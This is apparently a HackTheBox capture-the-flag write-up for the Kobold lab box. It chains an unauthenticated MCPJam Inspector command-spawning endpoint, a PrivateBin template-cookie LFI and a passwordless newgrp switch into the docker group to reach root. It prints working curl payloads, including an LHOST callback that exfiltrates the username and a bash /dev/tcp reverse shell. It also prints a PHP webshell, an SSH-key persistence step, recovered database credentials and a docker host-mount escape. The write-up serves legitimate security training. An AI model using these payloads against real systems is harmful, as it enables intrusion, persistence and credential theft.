Kobold — HackTheBox Writeup
Kobold is an Easy Linux box that hides an embarrassingly powerful attack surface behind a minimal landing page: an unauthenticated MCP Inspector endpoint that will happily spawn any command you hand it, paired with a newgrp quirk that silently hands you the Docker group and, with it, the host. The path isn’t long, but it rewards careful enumeration — you’ll miss the best entry points entirely if you stop fuzzing too early.
Reconnaissance
Port Scan
I started with a standard service-version scan across all ports. Four services came back:

Port 80 immediately redirects to https://kobold.htb/, so I added that to /etc/hosts and moved on. Port 3552 stood out — Arcane is a self-hosted Docker container management platform with a Go backend and SvelteKit frontend. Worth keeping in mind.
The TLS certificate on 443 showed two SANs: kobold.htb and *.kobold.htb. A wildcard cert almost always means subdomains worth finding.
Vhost Fuzzing
With a wildcard cert, I needed to filter out the noise. Any unknown hostname returns a 302 redirect weighing 154 bytes, so I added -fs 154 to suppress those and let ffuf surface only real vhosts:
ffuf -u https://kobold.htb/ -H "Host: FUZZ.kobold.htb" \
  -w /usr/share/seclists/Discovery/DNS/raft-large-words.txt \
  -fs 154 -mc all -t 50
A quick note on wordlists: dns-Jhaddix.txt and the top-5k/20k lists both missed the subdomains I needed. It wasn’t until I switched to raft-large-words.txt that I hit them. Always exhaust subdomain enumeration before committing to a single service — I’ve learned this lesson the hard way more than once.

Two hits:
- mcp.kobold.htb — MCPJam Inspector, a React SPA proxied to
localhost:6274 - bin.kobold.htb — PrivateBin 2.0.2, proxied to a Docker container at
127.0.0.1:8080
Service Enumeration
kobold.htb is a static “Kobold Operations Suite” marketing page. Nothing hidden in paths or source, just a contact email ([email protected]).
Arcane (port 3552) looked promising early — the default credentials arcane:arcane-admin are baked into the source, and the default JWT secret default-jwt-secret-change-me reportedly wasn’t rotated (the systemd service file only sets ENCRYPTION_KEY). CVE-2026-23944 covers an auth bypass, but it requires a remote environment to be configured, and none were. I spent some time poking at this before pivoting. As a side note: the PrivateBin config password I’d find later is apparently the intended path through Arcane’s web UI — but we’re taking a different route.
MCPJam Inspector caught my eye immediately. It’s a debugging tool for the Model Context Protocol, and its /api/mcp/connect endpoint accepts a POST body with a serverConfig.command and args array that it uses to spawn the MCP “server” process. No authentication. No input validation. This is CVE-2026-23744.
PrivateBin 2.0.2 has a documented LFI via the template cookie (GHSA-g2j9-g8r5-rg82) — path traversal that includes arbitrary PHP files. I bookmarked this for later.
Foothold
CVE-2026-23744 — MCPJam Inspector Unauthenticated RCE
The /api/mcp/connect endpoint is essentially a remote command executor dressed up as an MCP server launcher. There’s no auth, no allowlist, nothing. To confirm RCE before going for a shell, I used a callback to exfiltrate the running user:
curl -sk -X POST https://mcp.kobold.htb/api/mcp/connect \
  -H 'Content-Type: application/json' \
  -d '{"serverConfig":{"command":"bash","args":["-c","curl http://LHOST:PORT/$(whoami)"],"env":{}},"serverId":"exfil"}'
My listener caught a request to /ben — confirming both RCE and the username. From there, a reverse shell was trivial:
curl -sk -X POST https://mcp.kobold.htb/api/mcp/connect \
  -H 'Content-Type: application/json' \
  -d '{"serverConfig":{"command":"bash","args":["-c","bash -i >& /dev/tcp/LHOST/4444 0>&1"],"env":{}},"serverId":"pwn"}'
Shell landed as ben (uid=1001). I immediately planted an SSH key in ~/.ssh/authorized_keys for a stable session — raw reverse shells are fragile and I didn’t want to re-exploit every time I got disconnected.
# uid=1001(ben) gid=1001(ben) groups=1001(ben),37(operator)
User flag collected from /home/ben/user.txt.
Privilege Escalation
With a foothold as ben, I began methodical enumeration. Two things stood out: ben is in the operator group, and there’s a running PrivateBin Docker container whose data directory (/privatebin-data/data/) is world-writable on the host.
PrivateBin LFI — Code Execution in the Container
The PrivateBin LFI via template cookie lets you traverse paths and include arbitrary PHP files. My initial read of the vulnerability suggested disable_functions would limit it to file_get_contents, but when I tested directly, shell_exec worked fine — the container had an empty disable_functions. Always verify assumptions rather than trusting prior session notes.
Since /privatebin-data/data/ is mounted into the container and world-writable from the host, I could drop a PHP webshell there as ben and then execute it via the LFI:
cat > /privatebin-data/data/cmd.php << "EOF"
<?php
$cmd = isset($_GET["c"]) ? $_GET["c"] : "id";
echo shell_exec($cmd . " 2>&1");
EOF
Then trigger it by setting the template cookie to traverse back to the data directory:
curl -sk "https://bin.kobold.htb/?c=id" -b 'template=../../srv/data/cmd'

Code execution as www-data inside the container. From here I read /srv/cfg/conf.php and found MySQL credentials buried in a commented-out database block:
usr = "privatebin"
pwd = "ComplexP@sswordAdmin1928"
I also tried to read the paste storage directories, but e3/ was chmod 700 and owned by root — no luck there even from inside the container.
The container RCE was useful context, but it wasn’t the path to root. The real pivot was sitting in the group configuration.
newgrp — Quiet Escalation to the Docker Group
While reviewing /etc/group and /etc/gshadow, I noticed something subtle: the operator group entry in gshadow listed docker as an accessible group, with no password required for members of operator to switch into it.
id only shows your current primary and supplementary groups — it doesn’t tell you what newgrp can unlock. This is the kind of thing that’s easy to miss if you’re only looking at id output. The check is simple:
newgrp docker
id

No password prompt, no sudo, no exploit. Ben is now in the docker group, which means full access to the Docker socket — and that’s game over on a box where Docker is running.
Docker Socket Escape — Root File Read
With Docker socket access, I can mount the host’s root filesystem into any container. The trick here is that the PrivateBin image (which I knew was available locally from the running container) has a non-root default user and a long-lived ENTRYPOINT. Two flags sort that out: -u 0 to run as root inside the container, and --entrypoint cat to override the service entrypoint with a simple file reader:
sg docker -c "docker run --rm -u 0 --entrypoint cat \
  -v /:/hostfs \
  privatebin/nginx-fpm-alpine:2.0.2 \
  /hostfs/root/root.txt"
Root flag. No kernel exploits, no CVE chains — just a misunderstood group permission and one command.
Lessons Learned
Vhost enumeration depth matters. The wildcard cert was the clearest possible signal that subdomains existed, but mcp and bin only showed up in larger wordlists. When you see *.domain.htb in a cert, budget time for thorough fuzzing with raft-large-words.txt or equivalent. The two most interesting services on this box would have stayed hidden with a lazy scan.
MCP tooling is new attack surface. The MCPJam Inspector is representative of a whole category of “LLM infrastructure” tools that are being deployed quickly and audited slowly. The /api/mcp/connect endpoint is architecturally a command spawner — the only question is whether auth is bolted on. Here it wasn’t. Expect to see more MCP-adjacent services on future boxes as the tooling matures.
newgrp can grant group access silently. Running id tells you your current groups, but /etc/gshadow defines what groups you can join. When you see a user in an intermediate group like operator, check whether gshadow lets that group pivot to something more powerful. newgrp docker with no password prompt is one of the cleanest privilege escalations you’ll encounter.
Always override ENTRYPOINT for container escapes. When using an existing image to mount host filesystem, the image’s default ENTRYPOINT is probably a long-running service. Use --entrypoint cat or --entrypoint sh to get immediate output. Pair with -u 0 if the image runs as a non-root user by default — otherwise your host mount is owned by root and you can’t read it.
Verify disable_functions in every PHP container. I initially wrote off the PrivateBin LFI as limited to file reads because a prior note suggested disable_functions was restrictive. It wasn’t. Don’t assume — run <?php var_dump(ini_get('disable_functions')); ?> and confirm. A “limited” LFI that actually has full shell_exec is a completely different vulnerability.